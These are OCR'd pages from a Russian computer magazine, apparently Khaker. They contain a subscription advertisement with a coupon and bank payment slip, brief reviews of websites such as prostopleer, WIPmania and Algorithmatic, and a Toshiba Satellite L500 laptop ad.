(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 24 НОМЕРА — 3720 руб

ЗА 12 НОМЕРОВ — 2100 руб




И ЭТО ЕЩЕ НЕ ВСЕ!

ПОЛУЧИ В ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ТЫ МОЖЕШЬ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- **ЯНВАРСКИЙ НОМЕР — подписавшись до 30 ноября**
- **ФЕВРАЛЬСКИЙ НОМЕР — подписавшись до 31 декабря**
- **МАРТОВСКИЙ НОМЕР — подписавшись до 31 января**










«Фото-мастерская»+CD | «Мобильные компьютеры» | «Т3.Техника Третьего Тысячелетия» | «Страна Игр» +2DVD | «Вышиваю крестиком» | «Тюнинг Автомобилей»









Smoke | Total DVD+DVD | «Железо»+DVD | DVDXpert | «PC Игры»+2DVD | Digital Photo




Ski Pass | «Форсаж.ТА» | Mountin Bike | ONBOARD | Total Football+DVD | «Хулиган»

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

ЭТО ЛЕГКО!!!

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплатите подписку через любой банк.
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

ПОДПИСКА ОФОРМЛЯЕТСЯ В ДЕНЬ ОБРАБОТКИ КУПОНА И КВИТАНЦИИ С НОМЕРА, ВЫХОДЯЩЕГО ЧЕРЕЗ ОДИН КАЛЕНДАРНЫЙ МЕСЯЦ ПОСЛЕ ОПЛАТЫ.
Например, если произвести оплату в январе, то подписку можно оформить с марта.

В КАЖДОМ НОМЕРЕ УНИКАЛЬНЫЙ DVD
СТОИМОСТЬ ЗАКАЗА
2100Р ЗА 12 МЕСЯЦЕВ + ПОДАРОЧНЫЙ ЖУРНАЛ
1200Р. НА 6 МЕСЯЦЕВ. ПОДАРОЧНЫЙ ЖУРНАЛ ПРИ ЭТОМ НЕ ВЫСЫЛАЕТСЯ

Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером «из рук в руки» в течении трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес

ЗВОНИ! по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **ТВОИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС: info@glc.ru**

ОФОРМИТЬ ПОДПИСКУ на Хакер стало еще проще!
Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах **QIWI (КИВИ)** по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ____________________ 20   г.

- ☐ прошу выслать бесплатный номер журнала ____________

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом   корпус
квартира/офис
телефон (   ) код
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 20 г.	

Ф.И.О.
Подпись плательщика


Кассир

HTTP://WWW2




ПРОСТОПЛЕЕР
prostopleer.com

Если тебе нужен сервис, где бы ты мог, во-первых, искать и скачивать музыку, а, во-вторых, удобно слушать ее онлайн (а именно так и было нужно мне), то простоплеер станет для тебя настоящей находкой. Быстрый поиск музыки по нескольким источникам (не стесняйся жать кнопку «Поиск» несколько раз) дополняется простым, но оттого-то и удобным онлайн-плеером с поддержкой плейлистов. Раз создав трек-лист, можно слушать музыку с любого компьютера — и при этом даже не регистрироваться. Вот уж правда — простоплеер!




WIPMANIA
www.wipmania.com

Ранее, если было подозрение, что какой-то сайт упал из-за очередных проблем с маршрутизацией у провайдера, я использовал сервис just-ping.com, с помощью которого пинговал нужный сервер совершенно из другого места (если пингуется, значит, проблемы у моего провa). Теперь же появился вариант намного лучше: WIPmania может пропинговать заданный хост одновременно с множества серверов по всему миру. Сделать traceroute, whois и даже обратный DNS. Для удобства есть плагин для Firefox, а разработчики могут использовать WIPmania через API.



IT-EVENT
it-event.ru

Получить новые знания, познакомиться с единомышленниками и людьми в теме, найти потенциальных работников и работодателей и, в конце концов, банально отдохнуть можно на различных мероприятиях в сфере IT. IT-Event — не самый притязательный сайт (вероятно, пока), зато его создатели сумели собрать всю информацию о проходящих IT-событиях в России, разгруппировав ее по городам. Выбирай, что тебе интересно, покупай билеты, ищи, к кому вписаться — и вперед!



ALGORITHMATIC
Algorithmatic

В инете существует немало сборников различных алгоритмов, но, чтобы ресурс был оформлен в виде социального сервиса, с возможностью совместной работы с помощью редактора кода и даже отладчика, я вижу впервые. Чего стоит одно только автодополнение кода, правда, для реализации пришлось использовать Silverlight, поэтому будь готов установить соответствующий плагин для браузера. Сейчас у Algorithmatic не самая большая база алгоритмов, но их количество постоянно растет.

Windows®. Жизнь без преград.
Toshiba рекомендует ОС Windows 7.







ДОВЕРЬТЕ TOSHIBA СОЗДАНИЕ ЕЩЕ ОДНОГО ШЕДЕВРА

Что делает искусство искусством? Преданность своему делу? Мастерство? Количество часов, потраченных на создание произведения?

Или искусство рождается в слиянии страсти и инноваций?

Истинная красота нашей новой линейки Satellite - в гармоничном сочетании всего этого. Но шедевр, которым мы гордимся даже больше - это ваше доверие, которого мы достигли, прислушиваясь к вам на протяжении более чем 25 лет и меняясь, чтобы соответствовать вашим потребностям.

Это и есть искусство понимания, которое проявляется во всем, что мы делаем.

Насладитесь всеми нашими шедеврами, включая новый Satellite L500, оснащенный процессором Intel® Core™2 Duo. Спрашивайте в магазинах или зайдите на www.toshiba.ru.

От 20 000 рублей*

*Цены могут отличаться от указанных.



SATELLITE L500

- До процессора Intel® Core™2 Duo
- Лицензионная ОС Windows® 7 Home Premium
- Стандартная цифровая клавиатура
- Сенсорная панель с технологией Multi Touch
- USB с технологией Sleep-and-Charge



Реклама